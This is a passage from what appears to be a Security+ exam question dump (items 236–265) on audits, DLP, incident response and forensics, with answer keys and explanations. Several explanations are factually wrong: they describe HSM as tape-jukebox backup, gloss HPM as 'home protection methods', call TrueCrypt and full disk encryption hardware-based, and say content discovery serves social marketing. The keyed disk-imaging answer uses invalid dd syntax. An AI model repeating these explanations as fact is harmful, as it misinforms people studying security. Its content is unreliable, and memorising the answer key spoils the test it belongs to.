A: Procedure and Policy management is in essence methods that need to be followed to ensure business continuity.

B: When working with incident then chain of custody management , i.e. how evidence is secured, where it is stored and who has access to it, is observed, but this is but a step in incident management.

C: Change management refers to the structured approach that is followed to secure a company's assets.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 448

**QUESTION 236**

Requiring technicians to report spyware infections is a step in which of the following?



<http://www.gratisexam.com/>

- A. Routine audits
- B. Change management
- C. Incident management
- D. Clean desk policy

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident management refers to the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets).

**Incorrect Answers:**

A: Routine audits are carried out after you have implemented security controls based on risk. These audits include aspects such as user rights and permissions and specific events.

B: change management refers to the structured approach that is followed to secure a company's assets.

D: Clean Desk Policy - Information on a desk--in terms of printouts, pads of note paper, sticky notes, and the like--can be easily seen by prying eyes and taken by thieving hands. To protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 28, 369, 402

### **QUESTION 237**

Which of the following is the BEST approach to perform risk mitigation of user access control rights?

- A. Conduct surveys and rank the results.
- B. Perform routine user permission reviews.
- C. Implement periodic vulnerability scanning.
- D. Disable user accounts that have not been used within the last two weeks.

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Risk mitigation is accomplished any time you take steps to reduce risk. This category includes installing antivirus software, educating users about possible threats,

monitoring network traffic, adding a firewall, and so on. User permissions may be the most basic aspect of security and is best coupled with a principle of least privilege. And related to permissions is the concept of the access control list (ACL). An ACL is literally a list of who can access what resource and at what level. Thus the best risk mitigation steps insofar as access control rights are concerned, is the regular/routine review of user permissions.

Incorrect Answers:

- A: Conducting a survey and ranking the results are part of assessing risk and not risk mitigation.
- C: A vulnerability scanner is a software application that checks your network for any known security holes; it's better to run one on your own network before someone outside the organization runs it against you.
- D: Disabling user accounts that have not been used within the last two weeks may just be the user accounts of employees on mandatory vacations, depending on how long the leave period is.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10, 220-221, 342-343

### **QUESTION 238**

An internal auditor is concerned with privilege creep that is associated with transfers inside the company. Which mitigation measure would detect and correct this?

- A. User rights reviews
- B. Least privilege and job rotation
- C. Change management
- D. Change Control

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A privilege audit is used to determine that all groups, users, and other accounts have the appropriate privileges assigned according to the policies of an organization. This means that a user rights review will reveal whether user accounts have been assigned according to their 'new' job descriptions , or if there are privilege creep culprits after transfers has occurred.

Incorrect Answers:

- B: Least privilege is used when permissions are assigned and job rotation means that people are rotating through jobs, these measures will not detect privilege creep, rather it would present opportunities to commit privilege creep.
- C: Change management is the structured approach that is followed to secure a company's assets.
- D: Change control does not allow one to detect privilege creep.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10, 20

### **QUESTION 239**

A security administrator is responsible for performing periodic reviews of user permission settings due to high turnover and internal transfers at a corporation. Which of the following BEST describes the procedure and security rationale for performing such reviews?

- A. Review all user permissions and group memberships to ensure only the minimum set of permissions required to perform a job is assigned.
- B. Review the permissions of all transferred users to ensure new permissions are granted so the employee can work effectively.
- C. Ensure all users have adequate permissions and appropriate group memberships, so the volume of help desk calls is reduced.
- D. Ensure former employee accounts have no permissions so that they cannot access any network file stores and resources.

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Reviewing user permissions and group memberships form part of a privilege audit is used to determine that all groups, users, and other accounts have the appropriate privileges assigned according to the policies of the corporation.

Incorrect Answers:

- B: Reviewing the permissions of the transferred users does not address the high turnover of staff only the transfers.
- C: Employing measures to ease the help desks work load is not reason to review user permission settings.
- D: Ensuring all former employee user accounts have no permissions only address the employees that left and not the transfers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10

#### **QUESTION 240**

Various network outages have occurred recently due to unapproved changes to network and security devices. All changes were made using various system credentials. The security analyst has been tasked to update the security policy. Which of the following risk mitigation strategies would also need to be implemented to reduce the number of network outages due to unauthorized changes?

- A. User rights and permissions review
- B. Configuration management
- C. Incident management
- D. Implement security controls on Layer 3 devices

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Reviewing user rights and permissions can be used to determine that all groups, users, and other accounts have the appropriate privileges assigned according to the policies of the corporation and their job descriptions. Also reviewing user rights and permissions will afford the security analyst the opportunity to put the principle of least privilege in practice as well as update the security policy

**Incorrect Answers:**

- B: Configuration management is an operational control type that is put into action after a risk assessment has been done.
- C: Incident management refers to the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets).
- D: IPSec can be implemented on Layer 3 devices, but this will not prevent unauthorized changes to the network. It is a case of the permissions and user rights that has to be addressed.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 17

**QUESTION 241**

After an audit, it was discovered that the security group memberships were not properly adjusted for employees' accounts when they moved from one role to another. Which of the following has the organization failed to properly implement? (Select TWO).

- A. Mandatory access control enforcement.
- B. User rights and permission reviews.
- C. Technical controls over account management.
- D. Account termination procedures.
- E. Management controls over account management.
- F. Incident management and response plan.

**Correct Answer: BE****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

Reviewing user rights and permissions can be used to determine that all groups, users, and other accounts have the appropriate privileges assigned according to the policies of the corporation and their job descriptions since they were all moved to different roles. Control over account management would have taken into account the different roles that employees have and adjusted the rights and permissions of these roles accordingly.

**Incorrect Answers:**

- A: Mandatory access control enforcement just means that all access would be pre-defined. Thus it will not take into account the different roles now occupied by different employees.
- C: Technical controls include things such as firewalls, IDS, IPS, etc. and as such are preventative, detective and even compensating and not administrative control.
- D: Account termination procedures are carried out in the event of employees leaving the company and not when they are being moved within the company.

F: Incident management refers to the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets). And the Incidence Response Plan outlines what steps are needed and who is responsible for deciding how to handle a situation. In this case an audit was conducted.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 26-27

### **QUESTION 242**

The security administrator is currently unaware of an incident that occurred a week ago. Which of the following will ensure the administrator is notified in a timely manner in the future?

- A. User permissions reviews
- B. Incident response team
- C. Change management
- D. Routine auditing

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Routine audits are carried out after you have implemented security controls based on risk. These audits include aspects such as user rights and permissions and specific events.

**Incorrect Answers:**

A: User permissions reviews should form part of routine auditing and refers to specific type of incident. In this case the security administrator wants to be notified of any type of incident in a timeous manner in future.

B: An incident response team that can be tossed together to respond to an incident and this happens after the incident happened to that they may deal with the situation. In this case the administrator wants to be notified in a timeous manner in future.

C: Change management is the structured approach that should be in place to secure the company's assets.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 28, 446

### **QUESTION 243**

The system administrator has deployed updated security controls for the network to limit risk of attack. The security manager is concerned that controls continue to function as intended to maintain appropriate security posture.

Which of the following risk mitigation strategies is MOST important to the security manager?

- A. User permissions
- B. Policy enforcement
- C. Routine audits
- D. Change management

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

After you have implemented security controls based on risk, you must perform routine audits. These audits should include reviews of user rights and permissions as well as specific events. You should pay particular attention to false positives and negatives.

**Incorrect Answers:**

A: User permissions are part of the routine checks that should be followed.

B: Policy enforcement usually refers to account policies and these determine the security parameters regarding who may and may not access the system. These are already in place and should be routine checked in this scenario.

D: Change management is the structured approach that is followed to secure a company's assets.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 28

#### **QUESTION 244**

Which of the following security account management techniques should a security analyst implement to prevent staff, who has switched company roles, from exceeding privileges?

- A. Internal account audits
- B. Account disablement
- C. Time of day restriction
- D. Password complexity

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Internal account auditing will allow you to switch the appropriate users to the proper accounts required after the switching of roles occurred and thus check that the principle of least privilege is followed.

Incorrect Answers:

- B: Account disablement will prevent staff from being able to log on in any capacity which means that they will not be able to perform their duties.
- C: Almost every operating system--server and workstation--allows you to configure WHEN an account can have access to the system. 'When' is a time restraint and not switching roles. These will only make accounts valid for certain times as per the policy.
- D: Password complexity will make passwords more secure and more difficult for miscreants to break it and log in to that user's account.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 140, 154

#### **QUESTION 245**

Encryption of data at rest is important for sensitive information because of which of the following?

- A. Facilitates tier 2 support, by preventing users from changing the OS
- B. Renders the recovery of data harder in the event of user password loss
- C. Allows the remote removal of data following eDiscovery requests
- D. Prevents data from being accessed following theft of physical equipment

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data encryption allows data that has been stolen to remain out of the eyes of the intruders who took it as long as they do not have the proper passwords.

Incorrect Answers:

- A: Data at rest means just that that user cannot use it at the moment, let alone change the OS.
- B: Data Recovery capabilities are taken into account when backup plans are made/ part of disaster recovery plan.
- C: Remote removal of data would not be a concern; rather the main concern should be the risk of theft.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 290

#### **QUESTION 246**

A company is trying to limit the risk associated with the use of unapproved USB devices to copy documents. Which of the following would be the BEST technology control to use in this scenario?

- A. Content filtering
- B. IDS

- C. Audit logs
- D. DLP

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

Incorrect Answers:

A: Content filtering is the process of inspecting the content of a web page as it is downloaded. The content can then be blocked if it doesn't comply with the company's web policy. Content-control software determines what content will be available or perhaps more often what content will be blocked.  
Content filtering will not prevent documents being copied to a USB device.

B: An IDS (Intrusion Detection System) is used to detect attempts to access a computer system or network. An IDS will not prevent documents being copied to a USB device.

C: Audit logs are used to record events such as account logons, file access etc. An audit log may record when a file is accessed (if auditing is enabled for the file) but it will not prevent a file being copied to a USB device.

References:

<http://whatis.techtarget.com/definition/data-loss-prevention-DLP>

**QUESTION 247**

Several employees have been printing files that include personally identifiable information of customers. Auditors have raised concerns about the destruction of these hard copies after they are created, and management has decided the best way to address this concern is by preventing these files from being printed.

Which of the following would be the BEST control to implement?

- A. File encryption
- B. Printer hardening
- C. Clean desk policies
- D. Data loss prevention

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. This would address the concerns of the auditors.

**Incorrect Answers:**

- A: File encryption is used to protect data not to prevent legitimate users from accessing the data and working with it.
- B: Printer hardening does not mean that the staff members may not print the files. Rather it is the files that are already printed that raised the concern.
- C: Clean Desk Policy Information on a desk refers to the printouts, pads of note paper, sticky notes, and the like; can be easily seen by prying eyes and taken by thieving hands. To protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.  
However in this case the actual printed files and its destruction is of concern.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 369

**QUESTION 248**

Which of the following security strategies allows a company to limit damage to internal systems and provides loss control?

- A. Restoration and recovery strategies
- B. Deterrent strategies
- C. Containment strategies
- D. Detection strategies

**Correct Answer: C****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

Containment strategies is used to limit damages, contain a loss so that it may be controlled, much like quarantine, and loss incident isolation.

**Incorrect Answers:**

- A: Restorative and recovery strategies are used to replace the lost and damaged systems to ensure business continuity.
- B: A deterrent control is anything intended to warn a would-be attacker that they should not attack. This could be a posted warning notice that they will be prosecuted to the fullest extent of the law, locks on doors, barricades, lighting, or anything can delay or discourage an attack. A deterrent strategy is preventative and not limitation to damage.
- D: Detection strategies would be used to uncover a violation/damage.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 384, 444

**QUESTION 249**

Matt, a security analyst, needs to implement encryption for company data and also prevent theft of company data. Where and how should Matt meet this requirement?

- A. Matt should implement access control lists and turn on EFS.
- B. Matt should implement DLP and encrypt the company database.
- C. Matt should install Truecrypt and encrypt the company server.
- D. Matt should install TPMs and encrypt the company database.

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. Encryption is used to protect data.

**Incorrect Answers:**

- A: ACLs will enable devices in your network to ignore requests from specified users or to grant them access to certain network capabilities and EFS can also be used to help in risk mitigation. However Matt is supposed to employ encryption and prevent theft of company data.
- C: TrueCrypt is used to encrypt hard drives and partitions. Data is software and Truecrypt is used for hardware encryption.
- D: TPM can be used to assist with hash key generation, bu that is just it, it is hardware encryption, not data encryption per se.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 14-18, 156, 238, 290

**QUESTION 250**

An employee recently lost a USB drive containing confidential customer data. Which of the following controls could be utilized to minimize the risk involved with the use of USB drives?

- A. DLP
- B. Asset tracking
- C. HSM
- D. Access control

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data.

Incorrect Answers:

- B: Asset tracking can be as simple as a serial number etched in the device or as complex as a GPS locator. Related to this is inventory control. A complete and accurate list of all devices is an integral part of mobile device management. However in this case the USB drive is already lost.
- C: HSM is a backup type it provides continuous online backup using optical or tape jukeboxes.
- D: Access Control refers to who has access to resources and clearly users should be granted access if they require it to perform their duties.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 419, 437

**QUESTION 251**

Which of the following controls would prevent an employee from emailing unencrypted information to their personal email account over the corporate network?

- A. DLP
- B. CRL
- C. TPM
- D. HSM

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data.

Incorrect Answers:

- B: A certificate revocation list is used to revoke a certificate or key. This means that a specific CA state should no longer be used.
- C: TPM is used to assist with hash key generation. This will enhance security, but a DLP control would better serve the needs of the company in this instance.
- D: HSM is also a crypto-processor which is used with PKI systems.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 262, 290

**QUESTION 252**

Which of the following are Data Loss Prevention (DLP) strategies that address data in transit issues? (Select TWO).

- A. Scanning printing of documents.
- B. Scanning of outbound IM (Instance Messaging).
- C. Scanning copying of documents to USB.
- D. Scanning of SharePoint document library.
- E. Scanning of shared drives.
- F. Scanning of HTTP user traffic.

**Correct Answer:** BF

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

DLP systems monitor the contents of systems (workstations, servers, networks) to make sure key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. Outbound IM and HTTP user traffic refers to data over a network which falls within the DLP strategy.

Incorrect Answers:

- A: Printing of documents will not necessarily result in data loss since it is a hard copy of the soft copy that is already there.
- C: Copying documents to USB amounts to duplicating data.
- D: A SharePoint document Library is a list of the documents and not the data itself. This is not a data in transit issue
- E: Shared drive scanning is not data in transit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 236-237, 364

### **QUESTION 253**

Which of the following assets is MOST likely considered for DLP?

- A. Application server content
- B. USB mass storage devices
- C. Reverse proxy
- D. Print server

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. A USB presents the most likely device to be used to steal data because of its physical size.

Incorrect Answers:

A: Application server content would be hosting the software required by users to complete their tasks. Not likely to be DLP monitored.

C: Reverse proxy firewalls can be set to perform proxy servers, and this can thus also be reversed this is not likely to be DLP monitored.

D: A print server will most likely be used to make a printout of the data and this poses a paper trail and a physical, big piece or several pages of paper that must be used to steal data. Too obvious to be monitored using DLP.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 237

**QUESTION 254**

The Chief Information Officer (CIO) is concerned with moving an application to a SaaS cloud provider. Which of the following can be implemented to provide for data confidentiality assurance during and after the migration to the cloud?

- A. HPM technology
- B. Full disk encryption
- C. DLP policy
- D. TPM technology

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. The Software as a Service (SaaS) applications are remotely run over the Web and as such requires DLP monitoring.

Incorrect Answers:

A: HPM is an acronym for home protection methods.

B: Full Disk encryption is hardware-based not software based as is the case with the SaaS cloud provider.

D: TPM is hardware technology not software-based as is the case with the SaaS cloud provider.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 17

**QUESTION 255**

Which of the following is a Data Loss Prevention (DLP) strategy and is MOST useful for securing data in use?

- A. Email scanning
- B. Content discovery
- C. Database fingerprinting
- D. Endpoint protection

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data loss prevention (DLP) systems monitor the contents of systems (workstations, servers, and networks) to make sure that key content is not deleted or removed. They also monitor who is using the data (looking for unauthorized access) and transmitting the data. DLP systems share commonality with network intrusion prevention systems. Endpoint protection provides security and management over both physical and virtual environments.

**Incorrect Answers:**

- A: Email scanning would only be providing security over one aspect of data protection.
- B: Content discovery is mainly useful for social marketing campaigns to drive more traffic to your websites.
- C: Database fingerprinting refers mainly to classifying data.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 10 <http://www.websense.com/content/support/library/data/v76/help/Fingerprinting%20DB.aspx>

**QUESTION 256**

A customer service department has a business need to send high volumes of confidential information to customers electronically. All emails go through a DLP scanner. Which of the following is the BEST solution to meet the business needs and protect confidential information?

- A. Automatically encrypt impacted outgoing emails
- B. Automatically encrypt impacted incoming emails
- C. Monitor impacted outgoing emails
- D. Prevent impacted outgoing emails

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:****Section: Compliance and Operational Security**

Encryption is done to protect confidentiality and integrity of data. It also provides authentication, nonrepudiation and access control to the data. Since all emails go through a DLP scanner and it is outgoing mail that requires protection then the best option is to put a system in place that will encrypt the outgoing emails automatically.

**Incorrect Answers:**

- B: Incoming email is not the issue at hand. The outgoing email is the confidential information being sent that requires protection.
- C: Monitoring outgoing mail is already being done by the DLP system in place.
- D: You cannot prevent these emails from being sent out as it is part of the business procedure.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 248

**QUESTION 257**

Which of the following is a best practice when a mistake is made during a forensics examination?

- A. The examiner should verify the tools before, during, and after an examination.
- B. The examiner should attempt to hide the mistake during cross-examination.
- C. The examiner should document the mistake and workaround the problem.
- D. The examiner should disclose the mistake and assess another area of the disc.

**Correct Answer: C****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

Every step in an incident response should be documented, including every action taken by end users and the incident-response team.

**Incorrect Answers:**

- A: Verifying the tools may help prevent the occurrence of a mistake during a forensic examination but does not address the actions to be taken should a mistake be made.
- B: Hiding the mistake is not advisable as it would compromise the examination and would most likely be detected during the writing of the incident report.
- D: Rather than changing area of examination once the mistake has been acknowledged, ways of working around and overcoming the mistake should be taken.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 104

**QUESTION 258**

An incident response team member needs to perform a forensics examination but does not have the required hardware. Which of the following will allow the team

member to perform the examination with minimal impact to the potential evidence?

- A. Using a software file recovery disc
- B. Mounting the drive in read-only mode
- C. Imaging based on order of volatility
- D. Hashing the image after capture

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Mounting the drive in read-only mode will prevent any executable commands from being executed. This in turn will have the least impact on potential evidence using the drive in question.

Incorrect Answers:

A: A software file recovery disk will restore whatever was changed or modified to its operational saved state and thus tamper with evidence which is contrary to what is required from the team member.

C: Images are used to restore operating systems and applications because it involves snapshots of what exists on the hardware. The team member is supposed to perform a forensic procedure with that very same hardware.

D: Hashing the image after capture will preserve that which exists at the moment and in this case the team member must run a forensic procedure using the very same hardware.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453-454, 461

### **QUESTION 259**

Which of the following should Jane, a security administrator, perform before a hard drive is analyzed with forensics tools?

- A. Identify user habits
- B. Disconnect system from network
- C. Capture system image
- D. Interview witnesses

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it. Very much as helpful in same way that a virus sample is kept in laboratories to study later after a breakout. Also you should act in the order of volatility which states that the system image capture is first on the list of a forensic analysis.

**Incorrect Answers:**

A: User habits involves password behavior, data handling, clean desk issues, tail gating and personally owned devices that they bring to the workplace.

Not useful to analyze a hard drive with forensic tools.

B: Disconnecting the system from the network will change the state that the hard drive is in at present and as such disconnecting will defeat the purpose of the analysis with forensic tools.

D: Interviewing witnesses would be the users and not the hard drive which is to be forensically analyzed. Though important, it just refers to the fact that the sooner you learn about what happened from witnesses the better since over time, details and reflections can change and you would want to collect their thoughts before such changes occur.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453-454

**QUESTION 260**

Computer evidence at a crime is preserved by making an exact copy of the hard disk. Which of the following does this illustrate?

- A. Taking screenshots
- B. System image capture
- C. Chain of custody
- D. Order of volatility

**Correct Answer: B****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

A system image would be a snapshot of what exists at the moment. Thus capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it.

**Incorrect Answers:**

A: Taking screenshots is akin to video and screenshots would be to capture all relevant screenshots for later analysis.

C: Chain of custody is observed to ensure that each step taken with evidence is documented and accounted for from the point of collection.

D: Order of volatility helps when dealing with multiple issues and volatility refers to the time that you have to collect certain data before that window of opportunity is closed because some data will exist longer than others.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 453

**QUESTION 261**

To ensure proper evidence collection, which of the following steps should be performed FIRST?

- A. Take hashes from the live system
- B. Review logs
- C. Capture the system image
- D. Copy all compromised files

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it. This is essential since the collection of evidence process may result in some mishandling and changing the exploited state.

Incorrect Answers:

A: Hashes helps to be able to illustrate the situation and should be done prior to an incident where evidence is to be collected. NIST (the National Institute of Standards and Technology) maintains a National Software Reference Library (NSRL). One of the purposes of the NSRL is to collect "known, traceable software applications" through their hash values and store them in a Reference Data Set (RDS). The RDS can then be used by law enforcement, government agencies, and businesses to determine which files are important as evidence in criminal investigations. However, according to the order of volatility the first task should be to capture the system image.

B: Review logs are part of collection of evidence, but in order of volatility it comes into the equation after system images have been captured.

D: You first need to know which files were compromised to be able to copy compromised files.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453-454

**QUESTION 262**

A security administrator needs to image a large hard drive for forensic analysis. Which of the following will allow for faster imaging to a second hard drive?

- A. cp /dev/sda /dev/sdb bs=8k
- B. tail -f /dev/sda > /dev/sdb bs=8k
- C. dd in=/dev/sda out=/dev/sdb bs=4k
- D. locate /dev/sda /dev/sdb bs=4k

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:****Section: Compliance and Operational Security**

dd is a command-line utility for Unix and Unix-like operating systems whose primary purpose is to convert and copy files. dd can duplicate data across files, devices, partitions and volumes. On Unix, device drivers for hardware (such as hard disks) and special device files (such as /dev/zero and /dev/ random) appear in the file system just like normal files; dd can also read and/or write from/to these files, provided that function is implemented in their respective driver. As a result, dd can be used for tasks such as backing up the boot sector of a hard drive, and obtaining a fixed amount of random data. The dd program can also perform conversions on the data as it is copied, including byte order swapping and conversion to and from the ASCII and EBCDIC text encodings.

An attempt to copy the entire disk using cp may omit the final block if it is of an unexpected length; whereas dd may succeed. The source and destination disks should have the same size.

**Incorrect Answers:**

- A: Using cp in the command line may omit the final block.
- B: You must use the dd command.
- D: You must the the dd command.

**References:**

<http://www.linuxquestions.org/questions/linux-newbie-8/learn-the-dd-command-362506/>

**QUESTION 263**

A security technician wishes to gather and analyze all Web traffic during a particular time period. Which of the following represents the BEST approach to gathering the required data?

- A. Configure a VPN concentrator to log all traffic destined for ports 80 and 443.
- B. Configure a proxy server to log all traffic destined for ports 80 and 443.
- C. Configure a switch to log all traffic destined for ports 80 and 443.
- D. Configure a NIDS to log all traffic destined for ports 80 and 443.

**Correct Answer: B****Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

A proxy server is in essence a device that acts on behalf of others and in security terms all internal user interaction with the Internet should be controlled through a proxy server. This makes a proxy server the best tool to gather the required data.

**Incorrect Answers:**

- A: The VPN concentrator creates an encrypted tunnel session between hosts, and many use two- factor authentication for additional security. A proxy server would still be the best tool to gather the required information.
- C: A switch can provide a monitoring port for troubleshooting and diagnostic purposes in addition to the virtual circuit that they can create between systems in a

network. This helps to reduce network traffic, but a proxy server would be a better tool to gather the required data.

D: A network-based IDS (NIDS) approach to IDS attaches the system to a point in the network where it can monitor and report on all network traffic. However a proxy server would be the best tool to gather the required data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 105, 111

#### **QUESTION 264**

A forensic analyst is reviewing electronic evidence after a robbery. Security cameras installed at the site were facing the wrong direction to capture the incident. The analyst ensures the cameras are turned to face the proper direction. Which of the following types of controls is being used?

- A. Detective
- B. Deterrent
- C. Corrective
- D. Preventive

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A corrective control would be any corrective action taken to correct any existing control that were faulty or wrongly installed as in this case the cameras were already there, it just had to be adjusted to perform its function as intended.

**Incorrect Answers:**

A: A detective control is used to uncover a violation and only becomes relevant when preventive control has failed.

B: A deterrent control would be anything that is intended to warn a would be attacker that they should not attack, like a warning that they may be prosecuted in the shape of a banner.

D: A preventive control would be to stop something from happening like a locked door or user training on potential harm.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 384

#### **QUESTION 265**

Joe, a security administrator, is concerned with users tailgating into the restricted areas. Given a limited budget, which of the following would BEST assist Joe with detecting this activity?

- A. Place a full-time guard at the entrance to confirm user identity.
- B. Install a camera and DVR at the entrance to monitor access.

- C. Revoke all proximity badge access to make users justify access.
- D. Install a motion detector near the entrance.

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

